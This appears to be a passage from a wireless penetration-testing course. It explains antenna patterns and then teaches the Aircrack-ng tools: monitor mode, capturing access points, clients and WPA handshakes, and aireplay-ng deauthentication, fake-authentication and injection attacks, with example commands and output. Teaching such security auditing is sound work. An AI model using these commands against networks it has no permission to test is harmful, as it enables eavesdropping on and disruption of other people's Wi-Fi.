


The following pictures shows the difference between a 5dbi and 9dbi omnidirectional antenna.

4.3.2.1 Omnidirectional 5dbi pattern




4.3.2.2 Omnidirectional 9dbi pattern




4.3.3 Directional antenna

Directional antennas have different shapes (and thus, different characteristics). The following antenna is called a "biquad" antenna:




This antenna sends directional signals and can give you far better signal than an omni of the same power when set in the right direction. When set the wrong direction, it will give poor results.

Here's an example pattern of a 120° sector antenna:




Horizontal Pattern



Vertical Pattern

4.3.3.1 Yagi



4.3.3.2 Planar

4.3.3.3 Sector

Sector antenna are often used in mobile phone networks to cover a sector; 3 or 4 antennas are used to cover all directions depending on their beamwidth.


4.3.3.4 90°

4.3.3.5 120°

4.3.3.6 Grid

These have the narrowest beamwidth but are the most powerful with dish antenna.

The following diagram shows the pattern of a grid antenna (in this example, a dual-band antenna); you can see the narrow beam width (narrower in 5.5Ghz than in 2.4Ghz):



5. Aircrack-ng inside out

Now that we understand the terms and mechanisms of the wireless world, we can start exploring its weaknesses. We'll be using Aircrack-ng for most of the course.

Aircrack-ng is a suite of tools for auditing wireless networks. The suite includes a network detector, a packet sniffer, a WEP/WPA cracker, and other useful tools. Aircrack can crack 802.11 WEP and WPA-PSK using various methods such as the FMS, PTW or brute force attacks.

5.1 Airmon-ng

5.1.1 Description

Airmon-ng is used to enable monitor mode on wireless card interfaces. It may also be used to shut down (stop) interfaces. Entering the *airmon-ng* command without parameters will show the interface status.

5.1.2 Usage

Usage: *airmon-ng <start|stop> <interface> [channel]*

Where:

- <start|stop> indicates if you wish to start or stop the interface. (Mandatory)
- <interface> specifies the interface. (Mandatory)
- [channel] optionally set the card to a specific channel.

5.1.3 Usage Examples

5.1.3.1 Typical Uses (non Madwifi-ng drivers)

To start wlan0 in monitor mode: ***airmon-ng start wlan0***

To start wlan0 in monitor mode on channel 8: ***airmon-ng start wlan0 8***

To stop wlan0: ***airmon-ng stop wlan0***

To check the wireless driver status: ***airmon-ng***

5.1.3.2 Madwifi-ng driver monitor mode

The following module will explain how to operate an Atheros based card, and put it into monitor mode. The "iwconfig" command will show you the current status of the wireless interface. The output should look similar to this:

```
bt ~ # iwconfig
lo         no wireless extensions.
wifi0      no wireless extensions.
ath0       IEEE 802.11b  ESSID:""  Nickname:""
           Mode:Managed  Channel:0  Access Point: Not-Associated
           Bit Rate:0 kb/s   Tx-Power:0 dBm   Sensitivity=1/1
           Retry:off   RTS thr:off   Fragment thr:off
           Encryption key:off
           Power Management:off
           Link Quality=0/70  Signal level=-256 dBm  Noise level=-256 dBm
           Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
           Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

If you want to use ath0 (and it's already being used), you need to destroy it first:

```
bt ~ # airmon-ng stop ath0
Interface       Chipset         Driver
wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (VAP destroyed)
```

An “iwconfig” will confirm that ath0 was destroyed:

```
bt ~ # iwconfig
lo        no wireless extensions.
eth0      no wireless extensions.
wifi0     no wireless extensions.
bt ~ #
```

To start ath0 in monitor mode:

```
bt ~ # airmon-ng start wifi0
Interface      Chipset      Driver
wifi0          Atheros      madwifi-ng
ath0           Atheros      madwifi-ng VAP (parent: wifi0) (monitor mode enabled)
bt ~ #
```

An “iwconfig” command should now reveal some interesting information:

```
bt ~ # iwconfig
lo        no wireless extensions.
eth0      no wireless extensions.
wifi0     no wireless extensions.
ath0      IEEE 802.11g  ESSID:""  Nickname:""
          Mode:Monitor  Frequency:2.457 GHz  Access Point: 06:14:A4:27:FB:12
          Bit Rate:0 kb/s   Tx-Power:17 dBm   Sensitivity=1/1
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/70  Signal level=-96 dBm  Noise level=-96 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

bt ~ #
```

ath0 is now in monitor mode. Verify that the ESSID, nickname and encryption have not been set. In our example, the AP shows the MAC address of the card . This is a unique feature available only when using the Madwifi-ng driver, other drivers do not show the MAC address of the card.

If for some reason you have ath1/ath2 interfaces present, destroy them prior to all the commands above using the “***airmon-ng stop***” commands.

Note: You can set the monitor mode channel number by adding it to the end of the command:

airmon-ng start wifi0 9

5.1.4 Usage Tips

To determine the current channel you're on, enter "*iwlist <interface name> channel*". If you're planning to work with a specific AP, make sure the current channel of the card should match the APs. You can now include the channel number when running the Airmon-ng command.

5.1.5 A little word about Madwifi-ng

As mentioned before, Madwifi drivers operate a bit differently than others. Setting managed mode on cards using these drivers is sometimes bewildering to the newcomer.

The old Madwifi drivers used to have only one interface called ath0, and changing the operation mode was possible by using the iwconfig command.

The new Madwifi-ng drivers now support a single main interface (wifi0) which controls multiple Virtual Access Points (VAPs, shown as athX interfaces). Each VAP can be in a specific mode which cannot be changed. This allows us to have more than one VAP running simultaneously. In order to change a VAPs mode, you need to use *airmon-ng* to destroy and re-create the VAP. Remember that all of this is relevant only to cards using the Madwifi-ng drivers.

5.1.5.1 Known issues with Madwifi-ng

In more recent version of Linux (BT3 included) UDEV sometimes incorrectly assigns athX interfaces. If you try to put your card in monitor mode, and get the following output:

```
bt ~ # airmon-ng start wifi0
Interface     Chipset       Driver
wifi0          Atheros        madwifi-ng Error for wireless request "Set Frequency"
(8B04) : SET failed on device ath0 ; No such device.
ath0: ERROR while getting interface flags: No such device
ath1          Atheros       madwifi-ng VAP (parent: wifi0)
bt ~ #
```

...then you're probably not getting any love from UDEV. To fix this (in BT3), edit /etc/udev/rules.d/75-network-devices.rules, and comment out all lines which contain “ath?”. Once you kill all VAPS and restart them, the problem should go away.

```
bt ~ # cat /etc/udev/rules.d/75-network-devices.rules
# Local network rules to name your network cards.
# These rules were generated by nethelper.sh, but you can
# customize them.
# You may edit them as needed.
# (If, for example, your machine has more than one network
# card and you need to be sure they will always be given
# the same name, like eth0, based on the MAC address)
#
# If you delete this file, /lib/udev/nethelper.sh will try to
# generate it again the next time udev is started.
# KERNEL=="eth?", ATTR{address}=="00:0d:60:8d:ba:7f", NAME="eth0"
# KERNEL=="ath?", ATTR{address}=="00:14:a4:27:fb:12", NAME="ath0"
# KERNEL=="ath?", ATTR{address}=="06:14:a4:27:fb:12", NAME="ath1"
```

5.1.6 Lab

1. Get your wireless card up and running in BackTrack, or any other Linux environment.

Use Airmon-ng to:

- Identify your card.
- Put your card in monitor mode.
- Disable monitor mode.

Atheros users, practice creating and destroying VAPS (don't forget UDEV!)

5.2 Airodump-ng

5.2.1 Description

Airodump-ng is used for packet capture of raw 802.11 frames and is particularly suitable for collecting WEP IVs (Initialization Vectors) for later use with Aircrack-ng. If you have a GPS receiver connected to the computer, Airodump-ng is capable of logging the coordinates of the found APs.

5.2.2 Usage

Before running Airodump-ng, start the Airmon-ng script to list the detected wireless interfaces.

Usage: airodump-ng <options> <interface>[,<interface>,...]

```
Options:
    --ivs               : Save only captured IVs
    --gpsd              : Use GPSd
    --write    <prefix> : Dump file prefix
    -w                  : same as --write
    --beacons           : Record all beacons in dump file
    --update     <secs> : Display update delay in seconds

Filter options:
    --encrypt   <suite> : Filter APs by cypher suite
    --netmask <netmask> : Filter APs by mask
    --bssid     <BSSID> : Filter APs by BSSID
    -a                  : Filter unassociated clients

By default, airodump-ng hop on 2.4Ghz channels.
You can make it capture on other/specific channel(s) by using:
    --channel <channels>: Capture on specific channels
    --band <abg>        : Band on which airodump-ng should hop
```

```
--cswitch  <method> : Set channel switching method
-s                  : same as -cswitch
```

5.2.3 Usage Tips

5.2.3.1 Airodump fields

Airodump-ng will display a list of detected APs and a list of connected clients (”stations”).

Here’s an example output:

```
CH  9 ][ Elapsed: 1 min ][ 2007-04-26 17:41 ][ WPA handshake: 00:14:6C:7E:40:80

BSSID              PWR RXQ  Beacons #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:09:5B:1C:AA:1D   11  16    10     0     0  11  54. OPN                NETGEAR
00:14:6C:7A:41:81   34 100    57    14     1   9  11  WEP   WEP           bigbear
00:14:6C:7E:40:80   32 100    752   73     2   9  54  WPA   TKIP    PSK   teddy

BSSID              STATION            PWR  Lost  Packets  Probes

00:14:6C:7A:41:81  00:0F:B5:32:31:31   51     2       14
(not associated)   00:14:A4:3F:8D:13   19     0        4  mossy
00:14:6C:7A:41:81  00:0C:41:52:D1:D1   -1     0        5
00:14:6C:7E:40:80  00:0F:B5:FD:FB:C2   35     0       99  teddy
```

The first line shows the current channel, elapsed running time, current date and optionally if a WPA/WPA2 handshake was detected. In the example above, “WPA handshake: 00:14:6C:7E:40:80” indicates that a WPA/WPA2 handshake was successfully captured for the BSSID.

The following table runs through the rest of the fields.

Field	Description
BSSID	MAC address of the AP.
PWR	Signal level reported by the card. As the signal gets higher you get closer to the AP or the station. If the BSSID PWR is -1, then the driver doesn't support signal level reporting. If the PWR is -1 for a limited number of stations then this is for a packet which came from the AP to the client but the client transmissions are out of range for your card. Meaning you are hearing only 1/2 of the communication. If all clients have PWR as -1 then the driver doesn't support signal level reporting.
RXQ	Receive Quality as measured by the percentage of packets (management and data frames) successfully received over the last 10 seconds. See note below for a more detailed explanation.
Beacons	Number of announcements packets sent by the AP. Each AP sends about ten beacons per second at the lowest rate (1M), so they can usually be picked up from very far.
# Data	Number of captured data packets (if WEP, unique IV count), including data broadcast packets.
#/s	Number of data packets per second measure over the last 10 seconds.
CH	Channel number (taken from beacon packets). Note: sometimes packets from other channels are captured even if Airodump-ng is not hopping, because of radio interference.
MB	Maximum speed supported by the AP. If MB = 11, it's 802.11b, if MB = 22 it's 802.11b+ and higher rates are 802.11g. The dot (after 54 above) indicates short preamble is supported.
ENC	Encryption algorithm in use. OPN = no encryption,"WEP?" = WEP or higher (not enough data to choose between WEP and WPA/WPA2), WEP (without the question mark) indicates static or dynamic WEP, and WPA or WPA2 if TKIP or CCMP is present.
CIPHER	The cipher detected. One of CCMP, WRAP, TKIP, WEP, WEP40, or WEP104. Not mandatory, but TKIP is typically used with WPA and CCMP is typically used with WPA2.
AUTH	The authentication protocol used. One of MGT (WPA/WPA2 using a separate authentication server), SKA (shared key for WEP), PSK (pre-shared key for WPA/WPA2), or OPN (open for WEP).
ESSID	The so-called "SSID", which can be empty if SSID hiding is activated. In this case, Airodump-ng

	will try to recover the SSID from probe responses and association requests.
STATION	MAC address of each associated station. In the screenshot above, two clients have been detected (00:09:5B:EB:C5:2B and 00:02:2D:C1:5D:1F).
Lost	The number of data packets lost over the last 10 seconds based on the sequence number. See note below for a more detailed explanation.
Packets	The number of data packets sent by the client.
Probes	Then ESSIDs probed by the client.

More about “RXQ”:

The RXQ is measured over all management and data frames. For example, say you get 100 percent RXQ and all of a sudden the RXQ drops below 90, but you're still capturing all sent beacons. From this you can deduce that the AP is sending frames to a client, however you can’t “hear” the client, nor the AP sending data to the client - you need to get closer to the AP.

More about “Lost”:

The “lost” field measures lost packets coming from the client. To determine the number of packets lost, measurements are made on the sequence field on every non-control frame.

Possible reasons for lost packets:

- You cannot send data and “listen” to the network at the same time. Every time you send data you can’t “hear” the packets being transmitted for that interval.
- You are losing packets due to a high transmit power (you may be too close to the AP).
- There is too much noise on the current channel (other APs, microwave ovens, Bluetooth...)
- To minimize the number of lost packets, vary your physical position, type of antenna used, channel, data rate and/or injection rate.

Various tips

To limit the data capture to a single AP, include the "*--bssid*" option and specify the AP MAC address. For example: "***airodump-ng -c 8 --bssid 00:14:6C:7A:41:20 -w capture ath0***".

To minimize disk space used by the capture, include the "*--ivs*" option. For example: "***airodump-ng -c 8 --bssid 00:14:6C:7A:41:20 -w capture --ivs ath0***". This only stores the initialization vectors and not the full packet. This should be used if you are trying to capture the WPA/WPA2 handshake or if you want to use PTW attack on WEP.

5.2.4 Usage Troubleshooting

5.2.4.1 I am getting little or no data

- Make sure you used the "*-c*" or "*--channel*" option to specify a single channel - otherwise, by default Airodump-ng will hop between channels.
- You might need to be physically closer to the AP to get a good quality signal.
- Make sure you have started your card in monitor mode with Airmon-ng.

Note for Madwifi-ng

Make sure there are no other VAPs running. There can be issues when creating a new VAP in monitor mode and there was an existing VAP in managed mode.

You should first stop ath0 then start wifi0: ***airmon-ng stop ath0 && airmon-ng start wifi0***

Or alternatively use the wlanconfig command:

wlanconfig ath0 destroy

wlanconfig ath create wlandev wifi0 wlanmode monitor

5.2.4.2 Airodump-ng keeps switching between WEP and WPA

This happens when your driver doesn't discard corrupted packets which contain an invalid CRC. If you're using ipw2100 (Centrino b) tough luck, buy a better card. If it’s a Prism2, try upgrading the firmware.

5.2.5 Lab

Set up your AP for with no encryption. Set up a wireless victim client and connect the victim to the wireless network. Don't forget to put your card in monitor mode, on the AP channel. While capturing traffic, generate some cleartext traffic from the victim computer.

Use Airodump-ng to:

- Capture unencrypted traffic for your specific AP.
- Identify the unencrypted traffic dump using Wireshark.

5.3 Aireplay-ng

5.3.1 Description

Aireplay-ng is primarily used to generate or accelerate traffic for the later use with Aircrack-ng (for cracking the WEP and WPA-PSK keys). Aireplay-ng supports various attacks such as deauthentication (for the purpose of capturing WPA handshake data), fake authentication, Interactive packet replay, hand-crafted ARP request injection and ARP-request re injection.

These are the attack names and their corresponding "numbers":

- **Attack 0:** Deauthentication
- **Attack 1:** Fake authentication
- **Attack 2:** Interactive packet replay
- **Attack 3:** ARP request replay attack
- **Attack 4:** KoreK chopchop attack
- **Attack 5:** Fragmentation attack
- **Attack 9:** Injection test

5.3.2 Usage

This section provides a general usage overview. Not all options apply to all attacks. See the command options of the specific attack for the relevant details.

Usage: aireplay-ng <options> <replay interface>

For all the attacks except deauthentication and fake authentication you may use the following filters to limit the packets which are presented to the particular attack. The most commonly used filter option is "-b" - to single out a specific AP. Typically, only the "-b" option is used.

Filter options:

- **-b BSSID :** MAC address, Access Point
- **-d dmac :** MAC address, Destination
- **-s smac :** MAC address, Source
- **-m len :** minimum packet length
- **-n len :** maximum packet length
- **-u type :** frame control, type field
- **-v subt :** frame control, subtype field
- **-t tods :** frame control, To DS bit
- **-f fromds :** frame control, From DS bit
- **-w iswep :** frame control, WEP bit

When replaying (injecting) packets, the following options apply:

Replay options:

- **-x nbpps :** number of packets per second
- **-p fctrl :** set frame control word (hex)
- **-a BSSID :** set Access Point MAC address
- **-c dmac :** set Destination MAC address
- **-h smac :** set Source MAC address
- **-e essid :** fakeauth attack : set target AP SSID
- **-j : arpreplay attack :** inject FromDS pkts
- **-g value :** change ring buffer size (default: 8)
- **-k IP :** set destination IP in fragments
- **-l IP :** set source IP in fragments
- **-o npckts :** number of packets per burst (-1)

- **-q sec :** seconds between keep-alives (-1)
- **-y prga :** keystream for shared key auth

The Aireplay attacks can obtain packets to replay from two sources. The first source is a live flow of packets from your wireless card. The second source is from a pre-captured a pcap file. Standard Pcap format (Packet CAPture, associated with the libpcap library http://www.tcpdump.org) is recognized by most commercial and open-source traffic capture and analysis tools. Reading from a file is an often overlooked feature of Aireplay-ng. This allows you read packets from other capture sessions.

Source options:

- **-i iface :** capture packets from this interface
- **-r file :** extract packets from this pcap file

You can specify the attack mode using the following syntax:

Attack modes (Numbers can still be used):

- --**deauth count :** deauthenticate 1 or all stations (-0)
- --**fakeauth delay :** fake authentication with AP (-1)
- --**interactive :** interactive frame selection (-2)
- --**arpreplay :** standard ARP-request replay (-3)
- --**chopchop :** decrypt/chopchop WEP packet (-4)
- --**fragment :** generates valid keystream (-5)
- --**test :** injection test (-9)

5.3.3 Usage Tips

5.3.3.1 Optimizing injection speeds

Optimizing injection speed is more art than a science. Initially try using the tools "as is", with minimal deviation from the default. After a while, you can try using the "-x" parameter to vary the injection speed. Surprisingly, lowering this value can sometimes increase your overall rate.

Then proceed to experiment with your card speed rates (eg: *iwconfig wlan0 rate 11M*). Depending on the driver cards are usually set to 1-11 Mbit by default. If you are close to the AP, you can set the rate to a higher value, like 54M. This way you will be able to send more packets per second.

If you are too far away from the AP, try lowering the rates (eg: *iwconfig wlan0 rate 1M)* and then try increasing the rates gradually.

5.3.4 Usage Troubleshooting

These items apply to all modes of Aireplay-ng.

5.3.4.1 For Madwifi-ng, ensure there are no other VAPs running

Make sure there are no other VAPs running. There can be issues when creating a new VAP in monitor mode while there's an existing VAP in managed mode.

You should first stop ath0 then start wifi0:

airmon-ng stop ath0 && airmon-ng start wifi0

or

wlanconfig ath0 destroy

wlanconfig ath create wlandev wifi0 wlanmode monitor

5.3.4.2 Aireplay-ng hangs with no output

Symptoms: You enter the command and the command appears to hang with no output.

This is typically caused by being on the wrong channel compared to the AP. Another potential cause of this problem occurs when using an older firmware on prism2 chipsets. Be sure you are running firmware 1.7.4 or above to resolve this.

5.3.4.3 Slow injection, "rtc: lost some interrupts at 1024Hz"

Symptoms: The injection works slowly, at around 30 packets per second (pps). Whenever you start injecting packets, you get the following or similar kernel message:

“rtc: lost some interrupts at 1024Hz”

This message is then repeated thousands of times. If you start a second instance of Aireplay, then the injection would increases to around 300 pps. There is no solution at this point in time, just the workaround to start a second instance. See this Aircrack-ng forum thread.

5.3.4.4 "Interface MAC doesn't match the specified MAC"

After entering an Aireplay-ng command similar to:

aireplay-ng -1 0 -e horcer -a 00:50:18:4C:A5:02 -h 00:13:A7:12:3C:5B ath0

You get a message similar to:

```
The interface MAC (06:13:F7:12:23:4A) doesn't match the specified MAC (-h).
      ifconfig ath1 hw ether 00:13:A7:12:3C:5B
```

This occurs when the source MAC address for injection (specified by -h) is different than your card MAC address. In the case above, the injection MAC of 00:13:A7:12:3C:5B does not match the card MAC of 06:13:F7:12:23:4A.

In some cases, but not all, this will cause injection to fail. It is always recommended that your injection MAC match the card MAC address.

Detailed instructions on changing the card MAC address can be found in the Aircrack FAQ: How do I change my card's MAC address ?.

5.3.4.5 General

Also make sure that:

- Most modes of Aireplay-ng require that your MAC address be associated with the AP. The exception being client disassociation, injection tests and fake authentication modes. You must either perform a fake authentication to associate your MAC address with the AP or use the MAC address of a client already associated with the AP. Failure to do this will cause the AP to reject your packets.
- Look for deauthentication or disassociation messages during injection which indicate you are not associated with the AP. Aireplay-ng will typically indicate this or it can be done using tcpdump: "***tcpdump -n -e -s0 -vvv -i <interface name>***".
- The wireless card driver is properly patched and installed. Use the injection test to confirm your card can inject.
- You are physically close enough to the AP. You can confirm that you can communicate with the specific AP by performing an injection test.
- The wireless card is in monitor mode. Use "iwconfig" to confirm this.
- The card is configured on the same channel as the AP. Use "iwconfig" to confirm this.
- Make sure you are using a real MAC address.
- Some APs are programmed to only accept connections from specific MAC addresses. In this case you will need to obtain a valid MAC address by observation using Airodump-ng and use that particular MAC address. Do not perform a fake authentication for a specific MAC address if the client is active on the AP. MAC access control lists do not apply to

deauthentication.

- The BSSID and ESSID (-a / -e options) are correct.
- If Prism2, make sure the firmware was updated.

5.3.5 Aireplay Attack 9 -- Injection test

The injection test determines if your card can successfully inject wireless packets, and measures ping response times to APs. If you have two wireless cards connected, the test can also determine which specific injection attacks can be successfully executed.

The basic injection test lists the APs in the area which respond to broadcast probes, and for each it performs a 30 packet test which measures the connection quality. This connection quality quantifies the ability of your card to successfully send and receive a response to the test target. The percentage of responses received gives a good indication of the link quality.

5.3.5.1 Usage

Usage: aireplay-ng -9 -e teddy -a 00:14:6C:7E:40:80 -i wlan0 ath0

Where:

- **-9** - injection test. Long form is --test. (Double dash)
- **-e teddy** - the network name (SSID). This is optional.
- **-a 00:14:6C:7E:40:80** - MAC address of the AP (BSSID). This is optional.
- **-i wlan0** - interface name of the second card if you want to determine which attacks your card supports. This is optional.
- ath0 - the interface name or Airserv-ng IP Address plus port number. For example - 127.0.0.1:666. (Mandatory)

IMPORTANT: You must set your card to the desired channel with Airmon-ng prior to running any of the tests.

Usage Examples

Basic Injection Test - This is a basic test to determine if your card successfully supports injection:

aireplay-ng -9 wlan0

The system responds:

```
16:29:41  wlan0 channel: 9
16:29:41  Trying broadcast probe requests...
16:29:41  Injection is working!
16:29:42  Found 5 APs
16:29:42  Trying directed probe requests...
16:29:42  00:09:5B:5C:CD:2A - channel: 11 - 'NETGEAR'
16:29:48  0/30: 0%
16:29:48  00:14:BF:A8:65:AC - channel: 9 - 'title'
16:29:54  0/30: 0%
16:29:54  00:14:6C:7E:40:80 - channel: 9 - 'teddy'
16:29:55  Ping (min/avg/max): 2.763ms/4.190ms/8.159ms
16:29:55  27/30: 90%
16:29:55  00:C0:49:E2:C4:39 - channel: 11 - 'mossy'
16:30:01  0/30: 0%
16:30:01  00:0F:66:C3:14:4E - channel: 9 - 'tupper'
16:30:07  0/30: 0%
```

Analysis of the response:

- **16:29:41 wlan0 channel: 9**: This tells you which interface was used and the channel it was running on.
- **16:29:41 Injection is working!**: This confirms your card can inject.
- **16:29:42 Found 5 APs**: These APs were found either through the broadcast probes or received beacons.
- **16:29:42 00:09:5B:5C:CD:2A - channel: 11 - 'NETGEAR'**: Notice that this AP is on channel 11 and not on our card channel of 9. It is common for adjacent channels to spill over.
- **16:29:55 Ping (min/avg/max): 2.763ms/4.190ms/8.159ms**: If an AP responds with one or more packets then the ping times are calculated.
- **16:29:55 27/30: 90%** for teddy: This is the only AP that the card can successfully communicate with. This is another verification that your card can inject. You will also notice that all the other APs have 0%.

Hidden or Specific SSID

You can check for a hidden or specific SSID with the following command:

aireplay-ng --test -e teddy -a 00:14:6C:7E:40:80 ath0

The system responds:

```
11:01:06  ath0 channel: 9
11:01:06  Trying broadcast probe requests...
11:01:06  Injection is working!
11:01:07  Found 1 APs
11:01:07  Trying directed probe requests...
11:01:07  00:14:6C:7E:40:80 - channel: 9 - 'teddy'
11:01:07  Ping (min/avg/max): 2.763ms/4.190ms/8.159ms
```

```
 11:01:07  30/30: 100%
```

Analysis of the response:

- It confirms that the card can inject and successfully communicate with the specified network.

Attack Tests

This test requires two wireless cards. The card specified by "-*i*" acts as the AP.

Run the following command:

aireplay-ng -9 -i ath0 wlan0

Where:

- -9 - injection test.
- -i ath0 - the interface to mimic the AP.
- wlan0 - the injection interface.

The system responds:

```
11:06:05  wlan0 channel: 9, ath0 channel: 9
11:06:05  Trying broadcast probe requests...
11:06:05  Injection is working!
11:06:05  Found 1 APs

11:06:05  Trying directed probe requests...
11:06:05  00:14:6C:7E:40:80 - channel: 9 - 'teddy'
11:06:05  Ping (min/avg/max): 2.763ms/4.190ms/8.159ms
11:06:07  26/30: 87%

11:06:07  Trying card-to-card injection...
11:06:07  Attack -0:        OK
11:06:07  Attack -1 (open): OK
11:06:07  Attack -1 (psk):  OK
11:06:07  Attack -2/-3/-4:  OK
11:06:07  Attack -5:        OK
```

Analysis of the response:

- **11:06:05 wlan0 channel: 9, ath0 channel: 9**: It is import to make sure both your cards are on the same channel otherwise the tests will not work correctly.
- The first part of the output is identical to the basic test.
- The last part shows that wlan0 card is able to perform all attack types successfully.
